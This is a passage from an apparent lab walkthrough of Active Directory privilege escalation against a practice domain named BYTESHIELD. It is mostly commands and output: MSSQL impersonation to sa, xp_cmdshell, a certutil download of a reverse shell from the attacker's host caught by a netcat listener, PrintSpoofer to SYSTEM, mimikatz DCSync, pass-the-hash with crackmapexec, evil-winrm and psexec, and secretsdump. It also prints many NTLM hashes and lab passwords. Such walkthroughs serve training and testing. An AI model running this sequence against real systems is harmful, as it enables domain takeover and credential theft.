MSSQL       10.10.1.13      1433    ROOT-DC01       [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTES
HIELD.local)
MSSQL       10.10.1.13      1433    ROOT-DC01       [+] BYTESHIELD.local\jessica.williams:TJ.Password1! (Pwn3d!
)
MSSQL       10.10.1.13      1433    ROOT-DC01       [+] Executed command via mssqlexec
MSSQL       10.10.1.13      1433    ROOT-DC01       ----------------------------------------------------------
MSSQL       10.10.1.13      1433    ROOT-DC01       Volume in drive C has no label.
MSSQL       10.10.1.13      1433    ROOT-DC01       Volume Serial Number is 4CC0-E6EC
MSSQL       10.10.1.13      1433    ROOT-DC01       Directory of C:\Users\Public
MSSQL       10.10.1.13      1433    ROOT-DC01       12/13/2023  03:23 AM             7,168 Shell.exe
MSSQL       10.10.1.13      1433    ROOT-DC01       1 File(s)          7,168 bytes
MSSQL       10.10.1.13      1433    ROOT-DC01       0 Dir(s)  32,671,961,088 bytes free
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Now let's start a listener on our kali and run the reverse shell we uploaded to get an interactive service account reverse shell

```
└─# nc -nlvp 8443
listening on [any] 8443 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.157] 61937
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$bs_sqlserver

C:\Windows\system32>hostname
hostname
ROOT-DC01
```

Here we go, now let's attempt to elevate to Admin or system using printSpoofer

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

I am going transfer to programs the same way I used to transfer the reverse shell, PrintSpoofer and mimikatz

PrintSpoofer.exe -i -c cmd

```
C:\Users\Public>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
byteshield\root-dc01$
```

We now have an elevated shell running with context of the DC, it is actually a system level shell

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

```
C:\Windows\system32>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                         Type             SID
    Attributes
== ================================================================
BUILTIN\Administrators                             Alias            S-1-5-32-544
    Enabled by default, Enabled group, Group owner
Everyone                                           Well-known group S-1-1-0
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access         Alias            S-1-5-32-554
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                      Alias            S-1-5-32-545
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Windows Authorization Access Group         Alias            S-1-5-32-560
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                               Well-known group S-1-5-2
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                   Well-known group S-1-5-11
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                     Well-known group S-1-5-15
    Mandatory group, Enabled by default, Enabled group
BYTESHIELD\ROOT-DC01$                              User             S-1-5-21-2650123447-3108711000-1796582875-10
00 Mandatory group, Enabled by default, Enabled group
BYTESHIELD\Domain Controllers                      Group            S-1-5-21-2650123447-3108711000-1796582875-51
6  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS         Well-known group S-1-5-9
    Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity         Well-known group S-1-18-1
    Mandatory group, Enabled by default, Enabled group
BYTESHIELD\Denied RODC Password Replication Group Alias             S-1-5-21-2650123447-3108711000-1796582875-57
2  Mandatory group, Enabled by default, Enabled group, Local Group
Mandatory Label\System Mandatory Level             Label            S-1-16-16384
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

All the things we did with crackmapexec has been stored in it's database we can always query the database to retrieve the data

```
└─# cmedb
cmedb (default)(winrm) > back
cmedb (default) > proto smb
cmedb (default)(smb) > creds

Credentials
| CredID | Admin On   | CredType  | Domain      | UserName        | Password                                                |
|---|---|---|---|---|---|
| 1      | 4 Host(s)  | plaintext | BYTESHIELD  | p.brown         | P.Password1!                                            |
| 2      | 1 Host(s)  | plaintext | BYTESHIELD  | sql_service     | S.Password1!                                            |
| 3      | 0 Host(s)  | hash      | ROOT-DC01   | Administrator   | aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f |
| 4      | 0 Host(s)  | hash      | ROOT-DC01   | Guest           | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 5      | 0 Host(s)  | hash      | ROOT-DC01   | DefaultAccount  | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 6      | 0 Host(s)  | hash      | BYTESHIELD  | Administrator   | aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f |
| 7      | 0 Host(s)  | hash      | BYTESHIELD  | Guest           | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 8      | 0 Host(s)  | hash      | BYTESHIELD  | krbtgt          | aad3b435b51404eeaad3b435b51404ee:cc33e56f29f7f028240c94009626a68e |
| 9      | 0 Host(s)  | hash      | BYTESHIELD  | P.Brown         | aad3b435b51404eeaad3b435b51404ee:c74f21ce654235de3429f12d1c1717f0 |
| 10     | 0 Host(s)  | hash      | BYTESHIELD  | David.Williams  | aad3b435b51404eeaad3b435b51404ee:9d0615b4cbfc6a2c149059eddcf156b0 |
| 11     | 0 Host(s)  | hash      | BYTESHIELD  | Sql_Service     | aad3b435b51404eeaad3b435b51404ee:832cce40ac54cf588dfc23c24e120fdb |
| 12     | 0 Host(s)  | hash      | BYTESHIELD  | Joe.Smith       | aad3b435b51404eeaad3b435b51404ee:e80c276eb849463b4de902493010824c |
| 13     | 0 Host(s)  | hash      | BYTESHIELD  | Lisa.Jones      | aad3b435b51404eeaad3b435b51404ee:320f923eec3d03a8f2f986327cd28e96 |
| 14     | 0 Host(s)  | hash      | BYTESHIELD  | Michelle.Smith  | aad3b435b51404eeaad3b435b51404ee:e91ef33b57ceeffba46aeb61ec46bcb2 |
| 15     | 0 Host(s)  | hash      | BYTESHIELD  | James.Brown     | aad3b435b51404eeaad3b435b51404ee:e80c276eb849463b4de902493010824c |
| 16     | 0 Host(s)  | hash      | BYTESHIELD  | Justin.Smith    | aad3b435b51404eeaad3b435b51404ee:e80c276eb849463b4de902493010824c |
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Retrieving information about the all the hosts we interacted with

```
cmedb (default)(smb) > hosts

+Hosts---+----------+--------------+----------------+----------------+-----------------------------------------------+-------+---------+
| HostID | Admins   | IP           | Hostname       | Domain         | OS                                            | SMBv1 | Signing |
+--------+----------+--------------+----------------+----------------+-----------------------------------------------+-------+---------+
| 1      | 2 Cred(s) | 10.10.1.13   | ROOT-DC01      | BYTESHIELD     | Windows 10.0 Build 17763                      | 0     | 1       |
| 2      | 1 Cred(s) | 192.168.0.147 | SQLSRV         | BYTESHIELD     | Windows Server 2016 Standard Evaluation 14393 | 1     | 0       |
| 3      | 1 Cred(s) | 10.10.1.16   | FILE-SERVER    | BYTESHIELD     | Windows Server 2008 R2 Standard 7601 Service Pack 1 | 1     | 0       |
| 4      | 2 Cred(s) | 10.10.1.20   | SQLSRV         | BYTESHIELD     | Windows Server 2016 Standard Evaluation 14393 | 1     | 0       |
| 5      | 0 Cred(s) | 10.10.1.2    | DESKTOP-DHNQQ3J | DESKTOP-DHNQQ3J | Windows 10.0 Build 19041                      | 0     | 0       |
| 6      | 2 Cred(s) | 10.10.1.5    | WIN10-CLIENT-01 | BYTESHIELD     | Windows 10.0 Build 19041                      | 0     | 0       |
| 7      | 1 Cred(s) | 192.168.1.104 | SQLSRV         | BYTESHIELD     | Windows Server 2016 Standard Evaluation 14393 | 1     | 0       |
+--------+----------+--------------+----------------+----------------+-----------------------------------------------+-------+---------+
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Domain user Group

```
cmedb (default)(smb) > groups

+Groups---+-------------+-----------------------------------------+----------+
| GroupID | Domain      | Name                                    | Members  |
+---------+-------------+-----------------------------------------+----------+
| 1       | BYTESHIELD  | IT Admins                               | 0        |
| 2       | BYTESHIELD  | Domain Rep Group                        | 0        |
| 3       | BYTESHIELD  | Stdby admin                             | 0        |
| 4       | BYTESHIELD  | RBCD Group                              | 0        |
| 5       | BYTESHIELD  | SQLServer2005SQLBrowserUser$ROOT-DC01   | 0        |
| 6       | BYTESHIELD  | Foreign Universal Group                 | 0        |
| 7       | BYTESHIELD  | Foriegn Group Members Local             | 0        |
| 8       | BYTESHIELD  | DnsUpdateProxy                          | 0        |
| 9       | BYTESHIELD  | DnsAdmins                               | 0        |
| 10      | BYTESHIELD  | Enterprise Key Admins                   | 0        |
| 11      | BYTESHIELD  | Key Admins                              | 0        |
| 12      | BYTESHIELD  | Protected Users                         | 0        |
| 13      | BYTESHIELD  | Cloneable Domain Controllers            | 0        |
| 14      | BYTESHIELD  | Enterprise Read-only Domain Controllers | 0        |
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Retrieving shares

```
cmedb (default)(smb) > shares

+----------+------------+----------+-----------------------+---------------+---------------+
| ShareID  | computer   | Name     | Remark                | Read Access   | Write Access  |
+----------+------------+----------+-----------------------+---------------+---------------+
| 1        | ROOT-DC01  | ADMIN$   | Remote Admin          | 0 User(s)     | 0 Users       |
| 2        | ROOT-DC01  | BS-Share |                       | 1 User(s)     | 1 Users       |
| 3        | ROOT-DC01  | C$       | Default share         | 0 User(s)     | 0 Users       |
| 4        | ROOT-DC01  | NETLOGON | Logon server share    | 1 User(s)     | 0 Users       |
| 5        | ROOT-DC01  | SYSVOL   | Logon server share    | 1 User(s)     | 0 Users       |
+----------+------------+----------+-----------------------+---------------+---------------+
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Mssql info

```
cmedb (default) > proto mssql
cmedb (default)(mssql) > creds

+Credentials---------+-----------------+------------+-------------+--------------------+
| CredID | Admin On  | CredType        | Domain     | UserName    | Password           |
+--------+-----------+-----------------+------------+-------------+--------------------+
| 1      | 1 Host(s) | PE#5GZ29PTZMSE  | plaintext  | SQLSRV      | sa                 |
| 2      | 0 Host(s) | TJ.Password1!   | plaintext  | BYTESHIELD  | jessica.williams   |
+--------+-----------+-----------------+------------+-------------+--------------------+
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

The previous impersonation we exploited with CrackMapExec is a since impersonation, but this time we are going to walkthrough exploiting nested impersonation with impacket

```
└─# proxychains4 -q impacket-mssqlclient david:'D.Password1!'@10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ROOT-DC01\BS_SQLSERVER): Line 1: Changed database context to 'master'.
[*] INFO(ROOT-DC01\BS_SQLSERVER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (David  dbo@master)>
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

This is the Scenario David as an msSql login has public role on the server, he can impersonate kevin while kevin inturn can impersonate sa

SELECT SYSTEM_USER

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q impacket-mssqlclient david:'D.Password1!'@10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ROOT-DC01\BS_SQLSERVER): Line 1: Changed database context to 'master'.
[*] INFO(ROOT-DC01\BS_SQLSERVER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (David  dbo@master)> SELECT SYSTEM_USER

-----
David
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

Checking if we have sysadmin rights

SELECT IS_SRVROLEMEMBER('sysadmin')

```
File  Actions  Edit  View  Help
SQL (David  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin')

_
0

SQL (David  guest@master)>
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

After running the command we can now see we are now kevin and we still don't have sysadmin rights, but the next impersonation is going to give us sysadmin rights

EXECUTE AS LOGIN = 'Kevin'

SELECT IS_SRVROLEMEMBER('sysadmin')

```
SQL (David  guest@master)> EXECUTE AS LOGIN = 'Kevin'
SQL (Kevin  Kevin@master)> SELECT SYSTEM_USER

_____
Kevin

SQL (Kevin  Kevin@master)> SELECT IS_SRVROLEMEMBER('sysadmin')

_
0

SQL (Kevin  Kevin@master)>
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

Here we go, we are now sa

EXECUTE AS LOGIN = 'sa'

SELECT SYSTEM_USER

SELECT IS_SRVROLEMEMBER('sysadmin')

```
SQL (Kevin  Kevin@master)> EXECUTE AS LOGIN = 'sa'
SQL (sa  dbo@master)> SELECT SYSTEM_USER

--
sa

SQL (sa  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin')

-
1

SQL (sa  dbo@master)>
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

After enabling xp_cmdshell and checked our current user we can see that we are executing code in the context of OS service account

sp_configure 'show advanced options', '1'

RECONFIGURE

sp_configure 'xp_cmdshell', '1'

RECONFIGURE

```
SQL (sa  dbo@master)> sp_configure 'show advanced options', '1'
[*] INFO(ROOT-DC01\BS_SQLSERVER): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to in
stall.
SQL (sa  dbo@master)> RECONFIGURE
SQL (sa  dbo@master)> sp_configure 'xp_cmdshell', '1'
[*] INFO(ROOT-DC01\BS_SQLSERVER): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> RECONFIGURE
SQL (sa  dbo@master)> EXEC master..xp_cmdshell "whoami"
output
------------------------------
nt service\mssql$bs_sqlserver

NULL
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

Intrestingly SeImpersonatePrivilege is enabled, the next thing is to upload a reverse to the remote machine

```
SQL (sa  dbo@master)> EXEC master..xp_cmdshell "whoami /priv"
output
------------------------------------------------------------------------------------
NULL

PRIVILEGES INFORMATION
----------------------

NULL
Privilege Name                  Description                               State
=============================== ========================================= =======
SeAssignPrimaryTokenPrivilege   Replace a process level token            Disabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege       Add workstations to domain                Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Disabled
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

Uploading reverse shell to the remote machine

EXEC master..xp_cmdshell "certutil -urlcache -f http://192.168.0.101/Shell.exe C:\Users\Public\Shell.exe"

```
SQL (sa  dbo@master)> EXEC master..xp_cmdshell "certutil -urlcache -f http://192.168.0.101/Shell.exe C:\Users\Public\Shell.exe"
output
--------------------------------------------------
****  Online  ****

CertUtil: -URLCache command completed successfully.

NULL

└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.157 - - [13/Dec/2023 15:41:39] "GET /Shell.exe HTTP/1.1" 200 -
192.168.0.157 - - [13/Dec/2023 15:41:39] "GET /Shell.exe HTTP/1.1" 200 -
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

Executing the reverse shell on the remote machine

EXEC master..xp_cmdshell "certutil -urlcache -f http://192.168.0.101/Shell.exe C:\Users\Public\Shell.exe"

```
SQL (sa  dbo@master)> EXEC master..xp_cmdshell "C:\Users\Public\Shell.exe"
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

After executing the shell on the target machine going back to our netcat listener we got a very good morning greeting with an interactive reverse shell

```
└─# nc -nlvp 8443
listening on [any] 8443 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.157] 60156
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$bs_sqlserver

C:\Windows\system32>hostname
hostname
ROOT-DC01

C:\Windows\system32>
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

Whoami shows we are running as OS service account, let's elevate to system shell using printspoofer

PrintSpoofer.exe -i -c cmd

```
C:\Users\Public>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
byteshield\root-dc01$

C:\Windows\system32>hostname
hostname
ROOT-DC01
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

We now have system level shell

```
C:\Windows\system32>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group name                             Type             SID                                            Attributes
=================================================================================================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544                                   Enabled by default, Enabled gro
up, Group owner
Everyone                               Well-known group S-1-1-0                                        Mandatory group, Enabled by def
ault, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias        S-1-5-32-554                                   Mandatory group, Enabled by def
ault, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                   Mandatory group, Enabled by def
ault, Enabled group
BUILTIN\Windows Authorization Access Group Alias        S-1-5-32-560                                   Mandatory group, Enabled by def
ault, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2                                        Mandatory group, Enabled by def
ault, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                       Mandatory group, Enabled by def
ault, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                       Mandatory group, Enabled by def
ault, Enabled group
BYTESHIELD\ROOT-DC01$                  User             S-1-5-21-2650123447-3108711000-1796582875-1000 Mandatory group, Enabled by def
ault, Enabled group
BYTESHIELD\Domain Controllers          Group            S-1-5-21-2650123447-3108711000-1796582875-516  Mandatory group, Enabled by def
ault, Enabled group
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS Well-known group S-1-5-9                                    Mandatory group, Enabled by def
ault, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                   Mandatory group, Enabled by def
ault, Enabled group
BYTESHIELD\Denied RODC Password Replication Group Alias  S-1-5-21-2650123447-3108711000-1796582875-572 Mandatory group, Enabled by def
ault, Enabled group, Local Group
Mandatory Label\System Mandatory Level Label            S-1-16-16384
```

DOMAIN PRIVESC – MSSQL SERVER - IMPACKET

Performing DCSync

lsadump::dcsync /All

```
mimikatz # lsadump::dcsync /All
[DC] 'BYTESHIELD.local' will be the domain
[DC] 'ROOT-DC01.BYTESHIELD.local' will be the DC server
[DC] Exporting domain 'BYTESHIELD.local'
Credentials:
  Hash NTLM: 7d50f9cd04bfe10bb900fad74a1508d4

Object RDN           : {31B2F340-016D-11D2-945F-00C04FB984F9}

Object RDN           : David Williams

** SAM ACCOUNT **

SAM Username         : David.Williams
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2650123447-3108711000-1796582875-1106
Object Relative ID   : 1106

Credentials:
  Hash NTLM: 9d0615b4cbfc6a2c149059eddcf156b0

Object RDN           : ROOT-DC01

** SAM ACCOUNT **

SAM Username         : ROOT-DC01$
User Account Control : 00082000 ( SERVER_TRUST_ACCOUNT TRUSTED_FOR_DELEGATION )
Object Security ID   : S-1-5-21-2650123447-3108711000-1796582875-1000
Object Relative ID   : 1000
```

PASS THE HASH

A Pass-the-Hash (PtH) attack is a technique where an attacker captures a password hash (as opposed to the password characters) and then passes it through for authentication and lateral access to other networked systems. With this technique, the attacker doesn't need to decrypt the hash to obtain a plain text password. PtH attacks exploit the authentication protocol, as the passwords hash remains static for every session until the password is rotated. Attackers commonly obtain hashes by scraping a system's active memory and other techniques.

PASS THE HASH

We have been using clear text password to authenticate, dumping and Cracking NTLM password hashes, the question here is, what if we are not able to crack the hash and recover the clear text password since the technique rely on wordlist? that's when pass the hash come into play, we are going to leverage the pass the hash functionality with Impacket and CrackMapExec to Perform Pass the hash attack against protocol like WsMan, SMB, MSSQL and RDP.

PASS THE HASH

Pass the hash with CrackMapExec against SMB

proxychains4 -q crackmapexec smb 10.10.1.13 -u David.williams -H 9d0615b4cbfc6a2c149059eddcf156b0 --shares

proxychains4 -q crackmapexec smb 10.10.1.13 -u David.williams -H 9d0615b4cbfc6a2c149059eddcf156b0 -x "whoami"

```
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u David.williams -H 9d0615b4cbfc6a2c149059eddcf156b0 --shares
SMB         10.10.1.13      445     ROOT-DC01       [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
SMB         10.10.1.13      445     ROOT-DC01       [+] BYTESHIELD.local\David.williams:9d0615b4cbfc6a2c149059eddcf156b0 (Pwn3d!)
SMB         10.10.1.13      445     ROOT-DC01       [+] Enumerated shares
SMB         10.10.1.13      445     ROOT-DC01       Share           Permissions     Remark
SMB         10.10.1.13      445     ROOT-DC01       -----           -----           ------
SMB         10.10.1.13      445     ROOT-DC01       ADMIN$          READ,WRITE      Remote Admin
SMB         10.10.1.13      445     ROOT-DC01       BS-Share        READ,WRITE
SMB         10.10.1.13      445     ROOT-DC01       C$              READ,WRITE      Default share
SMB         10.10.1.13      445     ROOT-DC01       IPC$            READ            Remote IPC
SMB         10.10.1.13      445     ROOT-DC01       NETLOGON        READ,WRITE      Logon server share
SMB         10.10.1.13      445     ROOT-DC01       SYSVOL          READ            Logon server share

┌──(root㉿kali)-[~]
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u David.williams -H 9d0615b4cbfc6a2c149059eddcf156b0 -x "whoami"
SMB         10.10.1.13      445     ROOT-DC01       [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
SMB         10.10.1.13      445     ROOT-DC01       [+] BYTESHIELD.local\David.williams:9d0615b4cbfc6a2c149059eddcf156b0 (Pwn3d!)
SMB         10.10.1.13      445     ROOT-DC01       [+] Executed command
SMB         10.10.1.13      445     ROOT-DC01       byteshield\david.williams
```

PASS THE HASH

We passed the hash to authenticate against SMB protocol, now we will attempt to pass the hash against mssql

proxychains4 -q crackmapexec mssql 10.10.1.13 -u Jessica.williams -H 0ff636843056b5a523b840944794dbb4 -x "whoami“

proxychains4 -q crackmapexec mssql 10.10.1.13 -u Jessica.williams -H 0ff636843056b5a523b840944794dbb4 -x "ipconfig"

PASS THE HASH

Here we go, code execution on the server, you are not limited to only these protocols you can pass the against all the supported protocols

```
└─# proxychains4 -q crackmapexec mssql 10.10.1.13 -u Jessica.williams -H 0ff636843056b5a523b840944794dbb4 -x "whoami"
MSSQL       10.10.1.13      1433    ROOT-DC01       [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTESHIELD.local)
MSSQL       10.10.1.13      1433    ROOT-DC01       [+] BYTESHIELD.local\Jessica.williams 0ff636843056b5a523b840944794dbb4 (Pwn3d!)
MSSQL       10.10.1.13      1433    ROOT-DC01       [+] Executed command via mssqlexec
MSSQL       10.10.1.13      1433    ROOT-DC01       ----------------------------
MSSQL       10.10.1.13      1433    ROOT-DC01       nt service\mssql$bs_sqlserver

┌──(root㉿kali)-[~]
└─# proxychains4 -q crackmapexec mssql 10.10.1.13 -u Jessica.williams -H 0ff636843056b5a523b840944794dbb4 -x "ipconfig"
MSSQL       10.10.1.13      1433    ROOT-DC01       [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTESHIELD.local)
MSSQL       10.10.1.13      1433    ROOT-DC01       [+] BYTESHIELD.local\Jessica.williams 0ff636843056b5a523b840944794dbb4 (Pwn3d!)
MSSQL       10.10.1.13      1433    ROOT-DC01       [+] Executed command via mssqlexec
MSSQL       10.10.1.13      1433    ROOT-DC01       ------------------------------------------------------
MSSQL       10.10.1.13      1433    ROOT-DC01       Windows IP Configuration
MSSQL       10.10.1.13      1433    ROOT-DC01       Ethernet adapter Ethernet:
MSSQL       10.10.1.13      1433    ROOT-DC01       Connection-specific DNS Suffix  . :
MSSQL       10.10.1.13      1433    ROOT-DC01       IPv4 Address. . . . . . . . . . . : 10.10.1.13
MSSQL       10.10.1.13      1433    ROOT-DC01       Subnet Mask . . . . . . . . . . . : 255.255.255.0
MSSQL       10.10.1.13      1433    ROOT-DC01       Default Gateway . . . . . . . . . : 10.10.1.1
```

PASS THE HASH

Pass the hash evil-wirm

proxychains4 -q evil-winrm -i 10.10.1.13 -u jessica.williams -H 0ff636843056b5a523b840944794dbb4

```
└─# proxychains4 -q evil-winrm -i 10.10.1.13 -u jessica.williams -H 0ff636843056b5a523b840944794dbb4

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimp
lemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-comp
letion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Jessica.Williams\Documents> hostname
ROOT-DC01
*Evil-WinRM* PS C:\Users\Jessica.Williams\Documents> whoami
byteshield\jessica.williams
```

PASS THE HASH

Pass the hash with Impacket-psexec we can spawn system shell with NTLM password hashes the domain admin

proxychains4 -q impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:9d0615b4cbfc6a2c149059eddcf156b0 David.Williams@10.10.1.13

```
└─# proxychains4 -q impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:9d0615b4cbfc6a2c149059eddcf156b0 David.Williams@10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.1.13.....
[*] Found writable share ADMIN$
[*] Uploading file FVFRkytv.exe
[*] Opening SVCManager on 10.10.1.13.....
[*] Creating service luCl on 10.10.1.13.....
[*] Starting service luCl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
ROOT-DC01
```

PASS THE HASH

Dumping secret files of the domain

proxychains4 -q impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:9d0615b4cbfc6a2c149059eddcf156b0 David.Williams@10.10.1.13

```
└─# proxychains4 -q impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:9d0615b4cbfc6a2c149059eddcf156b0 David.Williams@10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd6ec108ec3665528c5074c7c6e7979a8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
BYTESHIELD\ROOT-DC01$:aes256-cts-hmac-sha1-96:4cd29159c672be20f2ac9e993a4e76a81001cac949899232fff73cbdeb661e41
BYTESHIELD\ROOT-DC01$:aes128-cts-hmac-sha1-96:9dca957e58645f38e3261dae554e0533
BYTESHIELD\ROOT-DC01$:des-cbc-md5:432979751061e04c
BYTESHIELD\ROOT-DC01$:plain_password_hex:7f4a2daabcd2f46f5926a34f4294821fe24170888c1241fa5be3120e44b50146a14f6cca4c21829ec27a98d80f857723c3f3e8d1
95672c5b1bd0ed3a8f503aaf871445bb711ee894492d411364df60190e917f6bd9e33ee4e3195669848db6e998b8e6ccd9e2b168421f670b0ac4979aa7d6dcfb32aec1044ba310786
f442c2ae9e29bd722436777d1af054d260b364e2de5c6ff4783c3559c5d0d1b6f21e0fb261e9491af1235a5214625b158976820e351b8e4d8d499645d734fda192732d980d8517530
efbd5fa4278536406d114dc2560958ce755660ad48e38f5277de462b5d7b1b341ea9067a63b6ecbb393e6e
BYTESHIELD\ROOT-DC01$:aad3b435b51404eeaad3b435b51404ee:542b2f531fc6033566a74f7908700714:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x781a1ca6c31dd9438733205332b68ae5ef464e66
dpapi_userkey:0xa01f186b421b103accffaa67967da8c0c0b10a91
```

PASS THE HASH

Authenticating against Mssql Server, all the tools under Impacket suite have –hashes option for PTH

